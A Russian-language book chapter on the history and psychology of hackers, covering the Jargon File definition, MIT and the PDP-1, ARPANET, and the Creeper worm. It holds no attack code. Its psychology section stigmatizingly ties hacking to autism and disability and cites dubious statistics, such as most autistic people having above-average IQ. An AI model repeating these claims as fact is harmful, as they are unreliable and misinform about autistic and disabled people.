На протяжении всей истории человечества всегда находились люди, которые выходили за рамки господствующих установок, традиций и создавали свою философию и субкультуру. По иронии судьбы хакерство оказалось тесно сплетенным с криминалом. Так было во все века, и так и будет до самого последнего вздоха человечества. Почему? Хакерская натура стремится разобраться во всем до конца, разрешить все до мельчайших подробностей, выйти за область определения объекта и проанализировать и испытать его поведение во всех нештатных ситуациях. От простого смертного хакера, прежде всего, отличает исчерпывающее знание предмета. Абсолютное знание по умолчанию подразумевает абсолютную власть над системой. Очень трудно

устоять перед искушением и открывающимися перспективами. Между взломом компьютерной системы и механического сейфа нет принципиальной разницы, чтобы об этом ни говорили. Так что хакеры были всегда, и, по меньшей мере, спекулятивно — связывать их существование с ЭВМ и компьютерными технологиями.

Хакерское сообщество не монолитно в своих побуждениях, целях и мотивах. От невинной шалости до умышленного уничтожения информации очень большой путь. Невозможно осуждать человека за сам факт принадлежности к хакерам. Быть может, в его поступках и нет ничего дурного? К хакерам относят и компьютерных специалистов, занимающихся вопросами безопасности, поскольку им по роду своей деятельности приходится атаковать системы с целью обнаружить (и по возможности устранить) бреши в механизме защиты.

Существует громадное количество людей, интересующихся и влияющих на проблемы безопасности сетевых (да и не только) сообщений. Некоторые из них называют себя хакерами, но имеют скудный багаж знаний, нередко почерпнутый из популярных кинофильмов; другие же, досконально изучив все тонкости защит, могут и не считать себя хакерами, даже если совершают (или не совершают) регулярные атаки. И кто же в этой ситуации хакер, а кто нет?

Попытки ввода ценза на принадлежность к хакерам обречены на провал. Зачем усложнять суть? Хакер — тот, кто атакует систему. Как и зачем он это делает — предмет другого разговора. Человеческий язык направлен на упрощение и обобщение терминов. Любые искусственные построения сметаются временем. Плохо ли это, хорошо ли это — неважно. Никто не в силах изменить ход вещей окружающего мира, поэтому приходится жить по его законам.

Бытует мнение о существовании некоторых признаков принадлежности к хакерам. Это длинные (нечесаные) волосы, пиво, сигареты, пицца в неограниченных количествах и блуждающий в пространстве взгляд. Беглое исследование как будто бы подтверждает справедливость таких утверждений, однако подобные признаки являются не причиной, а следствием. Привязанность к компьютеру заставляет экономнее относиться к свободному времени, порой питаясь всухомятку урывками и на ходу; крепкие напитки вызывают опьянение, затрудняющее мыслительную деятельность, поэтому компьютерные фанатики полностью или частично отказываются от них, переходя на пиво (а то и лимонад). Длинные волосы? Да, они свойственны всем компьютерщикам (и не только им), а вовсе не исключительно хакерам, как, кстати, и все другие "хакерские" признаки.

Еще до недавнего времени считалось: хакер по определению высококлассный специалист. Сегодня же можно атаковать систему, даже не имея никаких представлений о том, как она устроена. Достаточно воспользоваться

доступной информацией или готовой программной реализацией атаки. Поэтому к хакерам приходится причислять всех "кто хочет", потому что "не мочь" уже невозможно. Многие атакующие программы неплохо документированы и имеют простой, интуитивно понятный интерфейс, в большинстве случаев не требующий от "взломщика" ничего, кроме владения мышью.

Так ли велико различие между желанием и умением вторгаться в чужие системы? Кажется, желание в отсутствие умения бесполезно, но это не так. Знания возникают не сами по себе, а приобретаются в процессе обучения. И те, кто хочет, но не может, и те, кто может, но не хочет, — потенциальные злоумышленники, способные на противоправные действия.

Очередной исторический каприз: именно длительная компьютерная анархия позволила легально развиваться целому пласту субкультуры личностей, которые в других отраслях прочно ассоциировались с криминалом. До этого были радиолюбители, которые обходили электронные системы сигнализации, перехватывали секретные передачи и конструировали удивительные по своей природе устройства.

Между перечисленными категориями нет качественной разницы. Более того, обычно работа с компьютером связана с интересом к электронике, и обычное хакерское любопытство затрагивает не только компьютерные, но и любые другие системы защиты.

Я понимаю, что данная трактовка может встретить возражение и является ничем иным, как моим субъективным мнением. И тут мы приходим к любопытной лингвистической проблеме терминов. В самом же деле, любой термин можно описать, перечислив все свойства и лексические вхождения. Независимо от возможных трактовок термина объективная нагрузка на него может быть задана простым перечислением.

Развитие любого языка приводит к тому, что каждый термин достоверен только в момент его определения, после чего начинается размытие и расширение смысловой нагрузки, подминающей под себя изначальную идею создания. Обратимся к лучшему на сегодняшний день исследованию хакерской культуры, "Словарю Жаргона" Э. С. Рэймонда. Словарь гласит (перевод за читателем):

:hacker: [originally, someone who makes furniture with an axe] n.

1. A person who enjoys exploring the details of programmable systems and how to stretch their capabilities, as opposed to most users, who prefer to learn only the minimum necessary.
2. One who programs enthusiastically (even obsessively) or who enjoys programming rather than just theorizing about programming.
3. A person capable of appreciating {hack value}.
4. A person who is good at programming quickly.

5. An expert at a particular program, or one who frequently does work using it or on it; as in `a UNIX hacker'. (Definitions 1 through 5 are correlated, and people who fit them congregate.)
6. An expert or enthusiast of any kind. One might be an astronomy hacker, for example.
7. One who enjoys the intellectual challenge of creatively overcoming or circumventing limitations.
8. [deprecated] A malicious meddler who tries to discover sensitive information by poking around. Hence `password hacker', `network hacker'. The correct term is {cracker}.

В рамках данной книги мы будем говорить исключительно о компьютерных хакерах. По непроверенным историческим данным, компьютеры, изначально созданные для узкоспециализированных военных задач, именно хакерами были восприняты, как платформы с безграничными возможностями. В то далекое время математики занимались исключительно гипотетическими машинами, которые имели очень отдаленное отношение к действительности. Воплощенные в груду металла инженерные идеи обогнали даже знаменитых математиков на десятилетия вперед. Предложенная дискретная архитектура была совершенна и привела к развитию соответствующей дискретной математики, большей частью описывая то, что инженеры давно воплотили в жизнь. Так изначально практические компьютерные технологии обогнали математические модели.

Сегодня нам трудно представить, что было время, когда компьютеры обслуживали сливки технической элиты, решая рутинные, поставленные задачи. Впрочем, для начальства не секрет, что свободное и не такое уж свободное машинное время использовалось для личных нужд и исследований персонала. Так и зарождалась субкультура людей, которые открыли в грохочущем монстре вторую Вселенную, свое второе Я. Чудовищное отставание нашей страны в области вычислительной техники, жесткая дисциплина, постоянные репрессии привели к тому, что субкультура хакеров, да и программистов, зародилась целиком в стенах лабораторий США и уже оттуда распространилась на весь мир. В результате даже наши отечественные субкультуры большей частью американизированы, особенно у нас, на фоне массового использования американской программно-аппаратной базы.

История происхождения термина "хакер"

Термин "кракер" (cracker, ломатель), был введен в 1985 г. самими хакерами в знак протеста журналистам, неправильно употребляющим, по их мнению, термин "хакер".

История же возникновения термина "хакер" доподлинно неизвестна. Ее истоки ведут к древнеанглийскому, в котором "хак" обозначал звук топора,

возникающий при ударе о дерево. Но звание хакера присуждалось далеко не всем, а лишь высококлассным столярам и плотникам, создающим едва ли не произведения искусства (другими словами, хакеры представляли собой одержимых плотников).

В шестидесятых годах прошлого столетия, а может быть и раньше, этот термин перекочевал в компьютерную среду. По одной из гипотез, звук "хак" приписывался перфоратору, прокалывающему бумагу; другие уверяют, что так клацали реле. Так или иначе, хакерами стали называть системных программистов, фанатично преданных своему делу, по аналогии с плотниками.

Традиция сохранялась на протяжении более десятка лет, затем новое поколение студентов, впервые увидевших компьютер, окрестило хакерами всех фанатиков без исключения, даже если те были заурядными пользователями.

Примечание

В Массачуссетском технологическом институте и вовсе имеется свое, оригинальное понимание хакеров: "At MIT a hacker is someone who does some sort of interesting and creative work at a high intensity level. This applies to anything from writing computer programs to pulling a clever prank that amuses and delights everyone on campus".

Литературные произведения "The Shockware Rider" Джона Бруннера (John Brunner) 1975 г., "The Adolescence of P-1" Томаса Риана (Thomas Ryan) 1977 г. и наконец, знаменитый "Necromancer" Вильяма Гибсона (Wiliam Gibson), опубликованный в 1984 г., своими героями выбрали компьютерных взломщиков, бросающих вызов обществу. Это совпало с движением панков на западе и было молниеносно подхвачено молодежью. Сейчас ведутся жаркие споры: то ли представителей нового движения хакерами назвали журналисты, то ли те самостоятельно присвоили себе это звание, но с этого момента под хакерами стали подразумевать злоумышленников, мошенников и вандалов всех мастей, отчего легальные хакеры старого поколения по возможности пытались избегать величать себя этим титулом.

В настоящее время термин "хакер" стал поистине всеобъемлющ, отчего потерял всякую ценность и смысл. К хакерам относят откровенных бандитов, совершающих преступления с применением технических средств, просто мелких мошенников, вирусописателей, системных программистов, а порой и просто программистов, в особенности знающих ассемблер, экспертов по безопасности... Считают себя хакерами и те, у кого хватило таланта и способностей запустить готовую атакующую программу даже без осмысления принципа ее работы.

Психология хакера

Где бы ни организовывались вычислительные центры — в бесчисленных местах в Соединенных Штатах, как фактически во всех промышленных районах мира, можно наблюдать блестящих молодых людей, всклокоченных, часто с запавшими, но сияющими глазами, которые сидят за пультами управления вычислительных машин, сжав в напряжении руки в ожидании возможности пустить в ход свои пальцы, уже занесенные над кнопками и клавишами, приковывающими их внимание так же, как брошенная игральная кость приковывает взгляд игрока. Если они не находятся в таком трансе, то часто сидят за столами, заваленными машинными распечатками, которые они сосредоточенно изучают подобно людям, одержимым постижением кабалистического текста. Они работают, чуть ли не до полного изнеможения, по 20—30 часов подряд. Еду, если только они о ней заботятся, им приносят (кофе, кока-кола, бутерброды). Если возможно, они спят около вычислительной машины на раскладушках, но всего несколько часов, а затем — снова за пульт управления или к распечаткам. Их измятая одежда, немытые и небритые физиономии, нечесаные волосы — все свидетельствует о том, что они не обращают внимания ни на свое тело, ни на мир, в котором живут. Они существуют, по крайней мере, когда они так увлечены, лишь в связи с вычислительными машинами и ради них. Они — "машинные наркоманы", одержимые программисты. Это явление наблюдается во всем мире.

Дж. Вейценбаум. "Возможности вычислительных машин и человеческий разум (от суждений к вычислениям)"

Типичный образ хакера конца девяностых прошлого века: молодой человек, так и не получивший систематического образования, открывает в компьютере свою собственную вселенную и уходит в нее целиком. "Как и в других областях человеческой деятельности, спектр отношения людей к програм-

мированию и вычислительным машинам очень широк: от ненависти, через полное безразличие до патологической привязанности или зависимости, которую можно квалифицировать как манию" — писал Николай Безруков в своей монографии "Компьютерная вирусология".

Но в компьютере, в отличие от других видов деятельности, все-таки есть нечто особенное. Легко ли вообразить себе человека, помешанного утром, днем и ночью пылесосить? Зато любителя проводить все свободное и несвободное время за компьютером представить несложно. Какое же это все-таки увлекательное занятие — писать программы! Какое наслаждение смотреть, как они работают, и как приятно видеть результаты прогонов! Это все и работой назвать язык не поворачивается — сплошные удовольствия.

Для объяснения этого феномена выдвинуто и выдвигается множество различных гипотез и предположений. В ход идут аргументы типа: компьютер это собеседник, общаться с которым невероятно интересно; виртуальные игровые миры дают те чувства свободы, силы, самоутверждения, власти, которых нам так не хватает в реальной жизни.

Среди отечественных психологов бытует мнение, что к компьютеру сильнее всего привязываются личности, по тем или иным причинам отвергаемые обществом. Это может быть физическое несовершенство, уродство или инвалидность. Лишенные нормального человеческого общения, эти люди тянутся к компьютеру, как уникальному средству самовыражения и самоутверждения. Впрочем, обратное утверждение не всегда справедливо — компьютерный фанатик не обязательно должен оказываться инвалидом.

Возможно, ближе всех к истине подобрались зарубежные психологи. Среди их пациентов нередко встречались лица, абсолютно не приспособленные к реальной жизни, испытывающие огромные трудности в общении с окружающими людьми, отличающиеся неадекватной реакцией на все происходящее, одним словом, внешне создающие впечатление умственных дегенератов, но вместе с тем превосходно (даже виртуозно) программирующих на компьютере. В большинстве случаев феномен объяснялся тем, что практически все такие пациенты страдали аутизмом.

Аутизмом (от латинского слова autos — "сам", аутизм — погружение в себя) называют тяжелое психическое расстройство, при котором больной самоизолируется и существует как бы вне контакта с окружающим миром, теряя способность формировать эмоциональные привязанности и строить общение с людьми. О причинах аутизма на сегодняшнем уровне развития медицины остается только гадать, но предполагают, что это связано с недоразвитием определенных долей мозга в сочетании с гиперразвитием остальных областей. Другой возможной причиной называют аномальный химический состав мозга, но, так или иначе, аутизм относят к врожденным заболеваниям, хотя временами по этому поводу высказываются серьезные возражения.

Процент заболеваемости колеблется от 4 до 15 случаев на 10 000 детей, значительная часть их которых — мальчики. По статистике только в одних Соединенных Штатах зарегистрировано более 400 000 аутистов, но у 80% из них показатели IQ выше среднего и нередко на уровне гениев.

"С одной стороны, я могу находить ошибки в программах так быстро, что людям становится неловко. Но я совершенно асоциален. Я не могу угадывать намерения и настроение человека по выражению его лица или по его жестам, различать социальные оттенки и, наверное, не умею пользоваться этим языком. У меня не сложились взаимоотношения ни с кем из моих коллег, я определенно существо не коллективное" — рассказывает о себе Петер Леви, один из основателей компании "Accent Technologies", страдающий этим заболеванием.

Аутисты испытывают затруднения в общении даже с близкими людьми, у них отсутствует интерес к окружающему миру, явно выражены страхи, особенности поведения. С самого детства, ощущавшие себя несколько отстраненными от мира, от людей, затрудняющиеся в налаживании контактов со сверстниками, порой битые за свою непохожесть, они находят в компьютере отдушину, средство сравняться с другими людьми или превзойти их.

"В этом мире можно дать волю всем своим идеям и фантазиям — от детских соплей до изощренного садизма. Мир, который полностью зависит от своего могущественного властелина, безраздельно распоряжающегося жизнью и смертью любой твари, которой позволено жить в его мире. Уйти от забот и переживаний грубого материального мира, стать творцом и властителем это мечта большинства, но мечта потаенная, скрытая. Осуществление ее доступно немногим, лишь тем, кто хочет и может" — писал психолог Ю. П. Прокопенко в одной из своих статей, завершая ее таким напутствием: "Хоть с мясом отрывайте свой зад от стула перед компьютером, идите на воздух, общайтесь с людьми. Как бы ни была интересна задача, она не уйдет, а вот жизнь проходит... Если вы чувствуете себя гораздо увереннее в виртуальном мире, чем среди людей, попробуйте посоветоваться с психологом — вдруг чего дельного скажет. Его советы не обязательны для исполнения, но профессиональный опыт может подать вам вашу же проблему с такой неожиданной стороны, что изменится вся система жизненных оценок. Рискните, пусть будет у вас побольше того самого жизненного опыта, которого так не хватает аутисту при любой выраженности этой черты характера".

Попытка связать психическую патологию и компьютерную одержимость не является чем-то новым. Эту мысль отстаивал еще Дж. Вейценбаум в своей монографии "Возможности вычислительных машин и человеческий разум (от суждений к вычислениям)". Вот что он пишет по этому поводу: "Разложение, порождаемое всемогуществом программиста вычислительной машины, проявляется в форме, поучительной для сферы, значительно более обширной, чем мир вычислительной техники. Чтобы оценить его, придется обратиться к примеру психического расстройства, хотя и очень давно известного, но, по-видимому, преобразовавшегося благодаря вычислительным

машинам в новую разновидность — манию программирования". Предположение, что хакерство больше чем образ жизни, склад мышления и простая привязанность к компьютеру, многое проясняет и позволяет пересмотреть свои взгляды на, казалось бы, очевидные факты. Хакерами движет вовсе не желание навредить. Даже когда наглым образом вредят, они лишь стараются обратить на себя внимание, компенсируя недостаток общения. Этот бессознательный порыв может ими самими истолковываться стремлением отомстить обидевшему их человечеству, но это не всегда оказывается так. Человеческий мозг — невероятно сложный механизм, состоящий из множества обособленных скоплений нейронов, с трудом понимающих "язык" друг друга. Сознание — лишь надводная часть айсберга; большая же часть работы протекает на бессознательном уровне. Поэтому мотивы многих поступков так и остаются загадкой. Человек лишь пытается объяснить их так или эдак, зачастую ошибаясь в своих выводах.

Хотя аутистам и присущи внезапные вспышки агрессии, среди одержимых программистов вандализм встречается редко. "Нас обвиняют в том, что мы, мол, чувствуем себя самыми великими, ни во что не ставя людей, которые не работают с компьютерами. Чушь собачья. Как ни стараюсь вот сейчас представить, не получается у меня почувствовать превосходство над, допустим, слесарем потому, что я более или менее умею заставлять компьютер делать то, чего хочу я. Зато он гайки крутит так, как мне в жизни не суметь" — заметил некто по прозвищу Jen.

"Средства массовой информации обычно обращают внимание исключительно на негативные стороны хакерства (взлом и кражу информации, разработку и распространение вирусов), однако такой взгляд является односторонним: для хакеров характерно гипертрофированное увлечение познавательной деятельностью, направленной на выяснение закономерностей работы информационных технологий, что необязательно ведет к каким-либо асоциальным действиям. Наоборот, существует мнение, что многие удачные и полезные идеи в области программного обеспечения были в свое время выдвинуты и реализованы именно хакерами"— писала О. В. Смыслова в своей работе "Методы полевого психологического исследования в сообществе хакеров".

Но все же не всегда хакерство оказывается следствием тяжелой патологии. Часто дело заключается в обычном юношеском максимализме, когда кажется: весь мир твой, и ты его хозяин на правах сильного. Отсюда же идет глубокое убеждение, что информация должна быть свободной, а программное обеспечение — бесплатным. В отличие от неизлечимого аутизма, юношеский максимализм с возрастом проходит: появляется работа, отнимающая все свободное (а у фанатиков и несвободное) время, вырабатывается профессионализм, и надобность доказывать окружающим, что ты не осел, исчезает. А вместе с ней исчезает и сам хакер.

Но не пытайтесь отождествить себя ни с какими портретами. Каждый человек уникален и не подлежит усредняющей классификации.

Лаборатория искусственного интеллекта и PDP-1

Нет четкой грани между богами и людьми: одни переходят в других.

Ф. Херберт. "Мессия Дюны"

Персонал, обслуживающий правительственные компьютеры, был серьезным, и машинное время жестко протоколировалось, поэтому хакерство в то время было настолько экзотической редкостью, что кануло в истории, не оставив за собой следа. Нам остается только гадать, а были ли в самом деле хакеры на машинах масштаба ЭНИАК? Будем надеяться, что были. Достоверно известно лишь то, что уже тогда частенько увольняли сотрудников за отклонение от технологических режимов работы аппаратуры. Являлось ли это следствием халатности или попыткой получить от машины больше, чем предусмотрел ее создатель, теперь уже никогда не будет известно. В 1954 г. был разработан первый массовый компьютер UNIVAC. Его стоимость была вполне доступной для приобретения рядом корпораций для своих нужд. Обычно это были крупные технологические и исследовательские центры. Впервые доступ к ЭВМ смогли получить реальные гражданские лица. Помимо основной деятельности, компьютер загружали бесполезными, но очень любопытными задачами. Появились первые головоломки и компьютерные парадоксы, такие как программа, которая распечатывает свое содержимое, или стирающая сама себя. Не представляя никакой материальной выгоды, они имели только познавательную ценность и способствовали развитию информатики, как отдельной дисциплины.

В это время всем уже было ясно, что будущее принадлежит этим электронным вычислителям, и обеспечить его должны были профессионалы. Но специалисты не возникают сами по себе из ничего. Для этого требуется обучение и солидная материальная база. Осознав это, американцы первые начали поставлять ЭВМ в лучшие институты станы. Первые компьютеры на основе процессора PDP-1 были размещены в подвалах учебных заведений в начале шестидесятых годов прошлого века. Отсюда и берет свое начало история хакерства. Но никто даже в Америке не мог предугадать, к чему это приведет. Груда электроники завоевала сердца тысяч студентов, и они были готовы сидеть за машиной круглыми сутками, отказывая себе в еде, сне, отдыхе. Эти люди и были теми первыми хакерами, оставившими после себя едва заметный, но все же еще сохранившийся исторический след. Социально сложилось так, что хакер в первую очередь, прежде всего, ассоциируется со студентом. По определению хакер это человек, располагающей уймой свободного времени, которое он проводит наедине с машиной. А что делать? Копание в недрах железа и операционных систем требует не только определенного склада ума и характера, но еще и времени.

Коммерческий программист, несмотря ни на какие наклонности, имеет очень мало шансов стать хакером. Работая по заказу, ограниченному жесткими временными рамками, просто безумие зарываться в дебри чужого кода или ценой бессонных ночей сокращать уже до предела оптимизированную программу на один байт.

Это не значит, однако, что все хакеры были исключительно студентами. В те времена темпы развития вычислительной техники здорово отличались от сегодняшних, и времени на разработку ПО отводилось достаточно для того, что бы познавательные эксперименты для удовлетворения собственного любопытства не были недостижимой роскошью. Особо отметим, что в те стародавние времена оптимизация была не только показателем меры крутости программиста, но и производственной необходимостью. Ограниченные памятью, скоростью и возможностями периферии на той технике могли программировать лишь гении.

Отметим, что на данном этапе хакерство ассоциировалось с изящностью программирования и профессионализмом. Компьютеры в те годы вызывали чувство глубокого уважения, и никто не мог представить, что когда-то появится такое малоприятное явление, как компьютерный вандализм. На машинах работал весь цвет интеллигенции. Это были культурные парни, и если они могли что-нибудь портить, так это по ошибке. На этом фоне заметно выделялась лаборатория искусственного интеллекта MIT (Массачуссетский технологический институт, Massachusetts Institute of Technology) в Бостоне, в котором работали сливки компьютерной общественности. Со временем люди, которые там работали, разъедутся по разным городам и займутся другой работой, но они разнесут свой жаргон и стиль жизни, заражая им всех остальных. Но об этом несколько позднее.

Кроме MIT, центром хакерства в Америке был университет Корнелл (Cornell University), штат Нью-Йорк. Лояльное отношение к студентам и предоставление "ночного машинного времени" способствовало развитию интереса к вычислительной технике и формированию хакерских традиций. Это поколение навсегда оставило след в истории "звездными войнами", открыв тем самым возможности компьютера как игровой платформы. Первые образцы ANSI-искусства были созданы именно студентами Корнелла. И хотя это спорно, и действительно сегодня уже трудно установить, кто первый придумал применить символьный терминал для попытки передачи графического образа, несомненно, этот человек был хакером. Способность заставить систему делать то, чего никак не ожидал ее разработчик, поистине заслуживает восхищения.

В СССР, как в тоталитарном государстве, хакерство сформировалось с большим опозданием и явным заимствованием западного образа и культуры. Доступ студентов к компьютерам был жестко ограничен, и на фоне слабых кадров среди преподавателей отдельные "выскочки" так и остались в одиночестве. Последнее вообще стало национальной чертой русского ан-

деграунда. Отсутствие клубов и разобщенность людей не способствовали развитию собственной культуры.

Центрами возникновения отечественных хакеров стали не нищие институты, а производственные предприятия и НИИ. Не секрет, что в то время в журналы загрузки машинного времени писали "липу", а рабочее время уходило для удовлетворения собственного любопытства. Но вернемся в лаборатории MIT. Трудно сказать, почему именно здесь сложились благоприятные условия, и хакеры росли здесь, как на дрожжах. Еще труднее сказать, что заставляло многих людей, отказывая себе во всем, стремиться проводить ночи напролет вокруг грохочущих телетайпов, клацающих реле и перемигивающихся огоньков. Психологи пока отделываются молчанием, что же позволяет одним открывать в этой, вызывающей немое уважение, груде металла свою Вселенную, а другие в ней ничего кроме собственно металла, кремния и пластика увидеть не в состоянии? Почему сегодня трудно представить хакера, поклоняющегося системе Windows (хотя это очень хорошая система), но совершенно отчетливо мы видим хакера, прокалывающего дырки на перфокарте? Просто система Windows не является миром, который позволяет выражать собственное Я. В ее создании принимали участие сотни и тысячи людей, в результате чего система потеряла какую-то общую концепцию и напоминает старый чулан, забитый хламом, под которым погребено немало действительно блестящих и красивых инженерных решений.

Заслуга разработчиков PDP в том, что они смогли создать не только идеологически целостную, но и настолько гибкую архитектуру, что выражение программистской мысли превратилось в сущее удовольствие. По непроверенным данным, первый PDP-1 был предоставлен именно MIT. Тогда неудивительно, что именно тут сформировалась особая группа людей, которые были настоящими волшебниками больших машин. Язык определяет стиль мышления, поэтому мышление программиста постепенно преображается под воздействием используемой архитектуры в образ мышления ее создателя. Это настолько очевидно, что никто из психологов в этом не сомневается. Немного утрируя, можно сказать, что образованию хакерства таким, каким мы его знали в 60-х годах XX века, мы целиком и полностью обязаны человеку-легенде Кену Оулсену (Ken Olsen), основателю компании DEC и ведущему разработчику аппаратного обеспечения. Несомненно, он был хакером, и его образ невольно копировали все пользователи его детища свыше двух десятков лет. Действительно, нужны чертовски нетривиальные мозги, чтобы создать компьютер, который стоил всего $120 000 против миллионных майнфреймов от IBM. Конечно, майнфреймы заведомо превосходили PDP, но эта машина имела неповторимую притягательность архитектуры, следы которой используется и до сих пор. Даже в наше время суперпроцессоров, базирующихся на ядре Pentium PRO (в котором реализованы позаимствованные из БЭСМ-6 идеи), немало людей упоительно программирует на ассемблере PDP, используя эмулятор или даже сохранившееся аппаратное обеспечение.

Я не хочу бросать камни в сторону других фирм, но шедевр PDP из них никто не повторил, да похоже не здорово к этому и стремился. Популярность PDP обеспечивал и тот факт, что это была машина профессионала и для профессионала. Низкая скорость компенсировалась изящностью и гибкостью выражения программистской мысли. Более того, именно низкие ресурсы послужили мощным толчком к необходимости глубокого изучения команд процессора и проведению бессонных ночей в поиске нужной комбинации пары сотен байтов, едва умещающихся в скудном объеме оперативной памяти. На больших машинах это попросту было бесполезно, и ресурсов хватало даже для выполнения достаточно кривого и необдуманного кода. Именно PDP оказалась тем удачным полигоном, в котором нашли свой рай компьютерные гуру. Такой успех способствовал росту поставок DEC, а значит и расширению фирмы, а вместе с ней полноводного хакерского течения, возникшего вокруг лабораторий крупнейших университетов.

Сегодня нам уже не понять психологию людей, работающих на машинах того времени. Концепция ввода-вывода, а значит, язык общения с машиной изменились коренным образом. Клавиатуру и терминал нельзя никак сравнить с тем воистину магическим процессом "слепого" ввода машинных кодов с отладочного пульта, или когда мигающий огоньками исполин заглатывал очередную стопку перфокарт и после солидного периода задумчивости выдавал узкую ленту, распечатывающую полученный результат в двоичном виде. Люди в белых халатах, стерильный воздух... все это безвозвратно ушло в прошлое и унесло с собой культуру компьютерных жрецов. Сохранившиеся ее элементы стали идолами, утратив физическую сущность и контекст событий. Сегодня PDP-1 может быть редким музейным экспонатом, познавательной игрушкой в форме эмулятора или памятником инженерного гения, но живой машиной она не станет уже никогда. Ее дух ушел вместе с хакерами того времени, оброс легендами и приобрел тот античный оттенок, который появляется на всем, что уже много лет лежит без движения. Но ростки, пущенные PDP-1, дали всходы, которые не завяли и по сей день.

Сеть

> Ива сгибается под ветром, пока не разрастется и не встанет стеной на его пути. В этом ее предназначение.
>
> *Ф. Херберт. "Дюна"*

До конца 60-х годов прошлого века хакеров можно было сопоставить с античными мастерами. Хак ассоциировался с высшим профессионализмом и вытекающей из него культурой поведения. Тесная связь культурного и интеллектуального уровней давно отмечалась психологами. И хотя это правило

не обходится без исключений, общей картины они не меняют. А картина была следующая: в полной замкнутости и отсутствии какой-либо связи между компьютерными центрами страны, каждый программист должен был получить необходимые ему знания сам. Это был долгий и тернистый путь. Информатика едва выходила из околонаучной комы, эффективные алгоритмы и приемы еще не были канонизированы, широкой программисткой общественности они были не известны. Как бы ни был очевиден древовидный поиск или линейная сортировка, до всего этого нужно было додуматься, и увы — далеко не всегда один раз. Отсутствие таких привычных для сегодняшнего поколения коммуникаций приводило к тому, что многие алгоритмы переоткрывались десятки раз в разных местах, прежде чем информация о последних успевала дойти до адресатов "естественным" путем — через книги и университеты.

Обмен знаниями происходил только в узких рамках университетских или лабораторных общин. В условиях такой тесной связи друг с другом компьютерный вандализм возникнуть просто не мог. "Паршивые овцы" быстро вычислялись и с позором выдворялись прочь. Да и было-то их немного. Машинное время и программистский труд в прямом смысле слова ценились на вес золота, и любая мысль о "завешивании" системы казалась кощунством, достойным сжигания на костре. В лексиконе тогдашних хакеров еще не появилось оскорбительное слово "ламер". Не то чтобы среди них не было таковых, просто программисты в то время намного лояльнее относились к непрофессионалам. Да и как можно было расценить такие оскорбления в тесных коллективах?

Сегодня, на фоне развитых сетевых коммуникаций, когда собеседники едва ли имеют шанс встретиться лицом к лицу, ситуация кардинально изменилась. Электронное общение принесло вместе с неоспоримыми благами не меньшую кучу мусора, с которым вынуждены жить сегодняшние хакеры. В 1969 г. по инициативе Управления перспективных исследований Министерства обороны США (Defense Advanced Research Projects Agency) создается первая вычислительная сеть, получившая название Advanced Research Projects Agency NETwork — ARPANET. ARPANET сразу объединила несколько университетов, находящихся в разных концах США, и стремительно продолжала расширяться. По очередной иронии судьбы эта сеть не планировалась для передачи секретных сведений, а просто для обмена открытой информацией и электронной перепиской, поэтому никаких серьезных разграничивающих доступ элементов в ее архитектуре не присутствовало. Это только лишний раз подчеркивает, что даже тогда о вандалах не только не имели представления, но даже не могли представать их появление в обозримом будущем.

Именно эта промашка, унаследованная общеизвестной сетью Интернет, привела к состоянию сегодняшней анархии. Но не будем пока забегать так далеко вперед. Сеть не только физически соединила компьютеры, но и ду-

ховно сплотила работающих на них людей. Хакеры, привыкшие к малоподвижному образу жизни, порой и не знали, где географически находится их противник, в соседней лаборатории или в другом штате. Интенсивное взаимодействие сотен и даже тысяч очень неглупых людей дало невероятный толчок прогрессу. Для тех времен было характерно открытое обсуждение технологий и инженерных решений. Любые недочеты быстро исправлялись, и программа (технология) уже в исправленном виде отправлялась в сеть на следующий цикл доработки.

Времена, когда каждый изобретал свой велосипед, уже уходили в историю. Вместо бессонных ночей, проведенных в попытках решения задачи, теперь проводили время в поисках уже готовой информации в быстро набирающей силы сети. Именно эта легкость получения уже готовой информации без необходимости понимания сути и послужила толчком к появлению в сети людей, которые сами ничего не делали, только копировали ресурсы других.

Число пользователей ARPANET продолжало расти, и не всех из них можно было назвать хорошими парнями. Кроме того, ресурсы сети, помимо собственно программистов, начали использовать и далекие от компьютеров люди для служебной и деловой переписки. Прежняя монолитность компьютерного сообщества рухнула. Теперь далеко не каждый человек, сидевший за терминалом, был программистом. Все чаще и чаще он оказывался, выражаясь сегодняшней терминологией, простым юзером (например, банкиром или бизнесменом). Успех ARPANET и совершенствование компьютерных технологий вели к тому, что ЭВМ превращалась в предмет массового спроса и потребления.

Хакерский жаргон становился знаком принадлежности к особой группе — касте компьютерных гуру. В то время хакерство еще не стало модным, и никому и в голову не приходило копировать их профессиональный сленг. Компьютерные технологии шагнули далеко вперед, заменив телетайпы терминалами, а перфокарты — клавиатурой. Не в меньшей мере это отразилось и на возросших вычислительных мощностях.

Ярким примером служат первые прототипы будущих вирусов — программы-кролики (rabbits). Не причиняя никаких разрушительных воздействий, они были сконструированы так, что, многократно копируя себя, захватывали большую часть ресурсов системы, отнимая процессорное время у других процессов. Возможно, они явились следствием программной ошибки, которая приводила к зацикливанию и наделяла программу репродуктивным свойствам. Первоначально кролики встречались только на локальных машинах, но с появлением глобальной сети быстро "научились" размножаться и там. В конце 60-х годов прошлого века была обнаружена саморазмножающаяся программа по сети ARPANET, известная как Creeper (Вьюнок). Вьюнок проявлял себя текстовым сообщением

```
I'M THE CREEPER ... CATCH ME IF YOU CAN,
```

и экономно относился к ресурсам пораженной машины, не причиняя никакого вреда, кроме легкого беспокойства. Каким бы безвредным Вьюнок ни казался, он показал, что проникновение на компьютер возможно без ведома и против желания его владельцев.

С появлением Creeper появились и первые системы защиты. Да, теперь компьютеры превратились в ту ценность, которую следовало охранять не только от воров с отмычками, но от злоумышленных разрушительных команд, проникающих по сети или на магнитных носителях.

Первым шагом в борьбе против Вьюнка стал Жнец (Reaper), репродуцирующийся наподобие Creeper, но уничтожающий все встретившиеся копии последнего. История скрывает от нас, чем закончилась борьба двух программ. От подобного подхода к защите в последствии отказались. Однако копии обеих программ еще долго бродили по сети.

Уже в 80-х останутся лишь отдельные одиночки, хакерство как общественное движение прекратит свое существование. Но мы слишком забежали вперед. Вернемся вновь к концу 60-х — началу 70-х годов прошлого века.

Си и UNIX

"Такие были времена. Я, например, к этому времени освоил около 15 ассемблеров и кучу ненужных машин" — писал Вадим Антонов в своих воспоминаниях. Пару десятков лет назад аппаратные ресурсы были катастрофически ограничены, и программисты работали большей частью в машинных кодах. Сначала текст программы составляли на бумаге (!), тщательно проверяли, переносили на перфоленту и "относишь колоду карточек этак на 500, кладешь на полку. Через день (а если повезет, то и через час) на полке появляется распечатка" — вспоминает Вадим Маслов.

